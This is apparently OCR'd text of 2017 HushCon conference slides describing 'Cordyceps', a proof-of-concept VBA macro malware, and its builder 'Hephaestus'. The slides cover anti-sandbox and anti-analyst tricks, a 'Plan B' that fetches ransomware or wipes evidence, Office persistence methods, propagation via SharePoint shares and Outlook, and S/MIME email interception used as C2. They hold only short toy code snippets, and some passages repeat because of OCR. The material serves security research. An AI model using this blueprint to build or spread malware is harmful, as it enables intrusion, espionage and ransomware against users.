S = 64 + 16 + 2 + 1

VBA Has Over 250 Constants Values That Are Used To Build Strings.

Hephaestus Will Handle All Of This For You...

Cordyceps - Anti-Dynamic Analysis

Anti-VM / Sandbox Systems

- In Addition To The 30+ Anti-Sandbox and Anti-VM Methods We Have...
- Cordyceps Records All Current System Profile Info & Saves It Inside Itself For Comparison On Every Execution...
- Cordyceps Is Also Aware Of How Many Times It Has Executed...
- If Any Of These Are Past A Threshold, Cordyceps Will Execute 'Plan B'.

Cordyceps - Anti-Human Analysis

Anti-Human Analysis Is Often Overlooked - However We Came Up With Some Awesome Ideas

The Defensive Goal Of Cordyceps Is To Force The Malware Analyst To Use VBE To Analyze It...

Because If Someone Is Using The VBE To Analyze Our Code...

We Can Have A Ton Of Fun With Them

Cordyceps - Anti-Human Analysis

Easy Test: Which Function Gets Called...

```
Sub Happy_Times()
A_ = "Secret1"
A_ = "Secret2"
A_ = "Secret3"
A_ = "Secret4"
A_ = "Secret5"
If A_ = "Secret5" Then Call EvilShellCode
If A_ = "" Then Call HappyShellCode
If A_ = "Secret4" Then Call SadShellCode
End Sub
```

ıction Gets Called...

```
Sub Happy_Times()
A_ = "Secret1"
A_ = "Secret2"
A_ = "Secret3"
A_ = "Secret4"
A_ = "Secret5"
If A_ = "Secret5" Then Call EvilShellCode
If A_ = "" Then Call HappyShellCode
If A_ = "Secret4" Then Call SadShellCode
End Sub
```

Cordyceps - Anti-Human Analysis

Easy Test: Which Function Gets Called...

```
Sub Happy_Times()
A_ = "Secret1"
A_ = "Secret2"
A_ = "Secret3"
A_ = "Secret4"
A_ = "Secret5"
If A_ = "Secret5" Then Call EvilShellCode
If A_ = "" Then Call HappyShellCode
If A_ = "Secret4" Then Call SadShellCode
End Sub
```

Answer: None Of Them

Cordyceps - Anti-Human Analysis

Straight Unicode Thievery

```
A_ = "I am actually A_ + 0x81 as a variable name"
A_ = "I am actually A_ + 0x8D as a variable name"
A_ = "I am actually A_ + 0x8F as a variable name"
A_ = "I am actually A_ + 0x90 as a variable name"
A_ = "I am actually A_ + 0x9D as a variable name"
```

Now Imagine That With Every Variable....

Cordyceps - Anti-Human Analysis

Test #2 - What Compiler Constant Statement Gets Executed On 32-bit Windows?

```
Sub FunTimes()

#If Win32 Then
    Call malware
#ElseIf Mac Then
    Call HappyClouds
#End If

End Sub
```

On 32-bit development platforms, the compiler constants are defined as follows:

Constant	Value	Description
Vba6	**True**	Indicates that the development environment is Visual Basic for Applications, version 6.0 compatible.
Vba6	**False**	Indicates that the development environment is not Visual Basic for Applications, version 6.0 compatible.
Vba7	**True**	Indicates that the development environment is Visual Basic for Applications, version 7.0 compatible.
Vba7	**False**	Indicates that the development environment is not Visual Basic for Applications, version 7.0 compatible.
Win16	**False**	Indicates that the development environment is not 16-bit compatible.
Win32	**True**	Indicates that the development environment is 32-bit compatible.
Win64	**False**	Indicates that the development environment is not 64-bit compatible.
Mac	**True**	Indicates that the development environment is Macintosh.
Mac	**False**	Indicates that the development environment is not Macintosh.


Cordyceps - Anti-Human Analysis

On 32bit Windows With Cordyceps - HappyClouds Would Get Executed - Why???

Because You Can Totally Edit Compiler Constants Inside VBA.

Because Why Not?

Also These Are Not Stored In The Macro Stream



Cordyceps - Anti-Human Analysis

In Addition To Those Minor Examples:

- Timing Checks To Detect Code Stepping
- Removal Of All VBE Break Points
- Completely Break Out Of Code Stepping
- Detection Of The VBE Environment
- Corrupting The VBE Environment So It Cannot Be Seen Until Office Restart

Detection Of Human Analysis Will Allow Cordyceps To Call 'Plan B'

Cordyceps - Plan B - Anti-Attribution / DFIR

Plan B Is Activated Anytime Cordyceps Is Suspected Of Being Analyzed

Plan B Can Be Set To Do Any Of The Following:

- Download & Execute Generic Ransomware From Plan B Server
- Replace Any # Variable / Variable Values With Any Predetermined Values & Delete Originals
- Wipe All String Variables & Become Useless
- Contact Plan B C2 Server With Canary Codes
- Display Premade Embedded Content To Analyst
- Change Code Function Call Order & Delete Original Code Function Call Orders


Host
Modification

Cordyceps - Persistence

After Initial Infection - Cordyceps Will Execute Office Word In Background As Its Main Agent

Cordyceps Will Also Establish Persistence:

- Abusing The VBA Win32 API Calls To Execute A Stored DLL* (MWR Spoiled This For Me)
- Dropped File To Office Startup Folders & Sub Folders - AutoExec On Every Execution
- Hijacking Office File Association Using /t<templatefile> - AutoExec On Every File Open
- Installing Office AddIn COM objects - AutoExec On Every File Open + Some Other Fun

https://labs.mwrinfosecurity.com/blog/dll-tricks-with-vba-to-improve-offensive-macro-capability/

Cordyceps - COM Interfaces Exploitation

Cordyceps Can Detect COM Interfaces On Host Machine That Can Be Instantiated In VBA

Cordyceps Will Then Download Modules In The Form Of Additional Documents Or VBA Code That Will Use These COM Interfaces:

- Control Pannel / CPannel Objects
- LocationAPI
- VirtualBox
- UPnP Devices
- Visual Studio Team Foundation
- Remote Desktop Client
- Skype
- Internet Explorer
- VMWare Workstation / Player / Server / VIX
- SQL Server
- Outlook
- SharePoint

Cordyceps - COM Interface Exploits

So... Some Of These Wondeful COM Objects Can Do Some Pretty Interesting Stuff....

Some Lovely Examples Are:

Internet Explorer Control

- Allows You To Fully Inject HTML & Script Content In Real Time To Any Website Without User Interaction.

Location API

- Allows You To Query Stored GPS Data

But By Far The Most Interesting Are The Outlook & SharePoint COM Objects...


Propagation

Cordyceps - Propagation - [Shares]Point

So Microsoft COM Fully Allows Us To Not Only Identify SharePoint Is Installed & Location

It Also Allows Full Automated Queries And File Write/Read

This Allows Cordyceps To Roam Free on Network Shares Using The Current Users Creds To Overwrite Shared Files With Copies Of Itself.

Furthermore This Allows Us To Look Up Trusted Network VSTO Shares And Plant Malicious VSTO Files In Their Place.


We Can Also Easily Use VBA's Built In Network Sharing Functions to Find Network Shares & Attack Them As Well

Cordyceps - Propagation

So Those Of You Old Enough To Remember The Melissa Virus From The 90s?

Macro Malware That Wormed Around Via Outlook Contact Lists


Restricted Access From VBA To Outlook To Prevent Future Access



Well There Are A Few Interesting Loopholes Around This...

Cordyceps - Outlook COM Interaction

Cordyceps Can Access Email Fully Using COM Access Plugins
Attempting To Send Email Results In A Pretty Harsh Message Box



However... It Doesn't Prevent Access To Reading Emails...
And Installing A COM Addin to Outlook Fully Bypasses This Message All Together...

Cordyceps - Glorious Outlook Loopholes

But It Gets Better...

COM Addins & COM Communication Occurs In A Really Special Location In Outlook Operations:

- Encrypted SMIME Email Incoming To Our Victim Hits Exchange
- Outlook & Exchange Validates SMIME And Does Key Exchange To Decrypt Message On Users Behalf
- Outlook API Triggers On Message Rcvd
- Outlook Sends User Notification Of Email Rcvd
- Message Becomes Available To User In Inbox

Did You Guess The Problem?


• Encrypted SMIME Email Incoming To Our Victim Hits Ex
• Outlook & Exchange Validates SMIME And Does Key Ex
Behalf
• Outlook API Triggers On Message Rcvd << Giggity
• Outlook Sends User Notification Of Email Rcvd
• Message Becomes Available To User In Inbox

Cordyceps - Outlook Disaster

It Probably Doesn't Make It Better If We Told You That It Is On The Same Order For Outgoing...

So Now You Have The Ability To Fully Modify Outgoing and Incoming SMIME / Encrypted Emails

- We Have Full Access To Users Calendar System To Identify
- We Have Programmatic Searching Capabilities To The Users Inbox
- We Can Intercept Attachments And Replace Them With Malicious Copies Of Cordyceps
- We Can Intecept / Modify Email From Users In Real Time

And With All This
We Have A Full C2 System That We Can Use Pretty Well

Cordyceps - Outlook As C2

Cordyceps Has The Full Capability Of Using Outlook To Receive Commands As Email Messages

Email Commands Can Be Stego'd Or Encrypted Using Common Words In Order To Avoid Suspicion

COM Plugins Technically Also Get Access To A User's Junk Folders... So As Long As It Gets To The User You Can Send Commands To Them.

Hephaestus - Release

We Will Release Hephaestus This Summer

It Will Be Free & Open Source Under Free As Beer License

A Few Beta Testers In The Industry Will Get It First - @Viss, @Hasherezade, & @Decalage2

And Now.....

Demo - Sorry - HushCon East Live Only

However If You Are Interested In Cordyceps & Hephaestus...

- Press or Questions
- Concerns
- Comments
- Suggestions
- Hate

Please Send It To: HephProj@gmail.com


Or Contact Us On Twitter:
Greg Linares - @Laughing_Mantis
Dagmar Knechtel - @Digbei

Greetz

@Viss - For Suggesting This Idea & Giving Us Inspiration, Thank You From Both Of Us For Great Talks & Being A Great Guy
HushCon Staff & Attendees - We Love You, Thank You So Much For Having Us - Will Always Support You All. Best Con Ever.

@Laughing_Mantis - Shout Outs to:
Andre, Derek, Nate, Chris, Yuji, Matt, Laurentiu, Marc, & Drew of eEye Days - Thanks For Letting Me Be A Part Of History - I Miss You All
@Hasherezade - So Much Respect For What You Do - Thanks For Guinea Pigging Our Code
Gigabyte, Knowdeth, Raid, Benny, Bumblebee, Mandragore, Evul & 29A, NuKE, SLAM, & Metaphase - Never Forget Your Roots
Devon, Val, Jessica, Bill, Jim, Sean, Gerald, & Jared - Thanks For All The Encouragement, You All Are Fam. Val Still Hacks The Dice.
Dagmar - For Doing An Absolute Kick Ass Job Presenting & Your First Research Project. Can't Wait To See You Wreck This Industry
Dagmar - For Spelling Good, Unlike Me.

@Digbei - Shout Outs To:
Kelsey - For The Tough Love When I Needed It & Soft Love The Rest Of The Time
Jessica - Thank You For Your Kindness & Encouragement
Greg - For Being the Best Mentor & Friend I Could Possibly Have Asked For
Erik - For Having My Back & Teaching Me Cool Stuff


Previous Research
Current Malware
Cordyceps
Next Gen Office Malware
Hephaestus
#HushCon
#Hushcon
NEXT GEN OFFICE MALWARE V2.0
GREG LINARES (@LAUGHING_MANTIS) & DAGMAR KNECHTEL (@DIGBEI) - HUSHCON EAST 2017
CYLANCE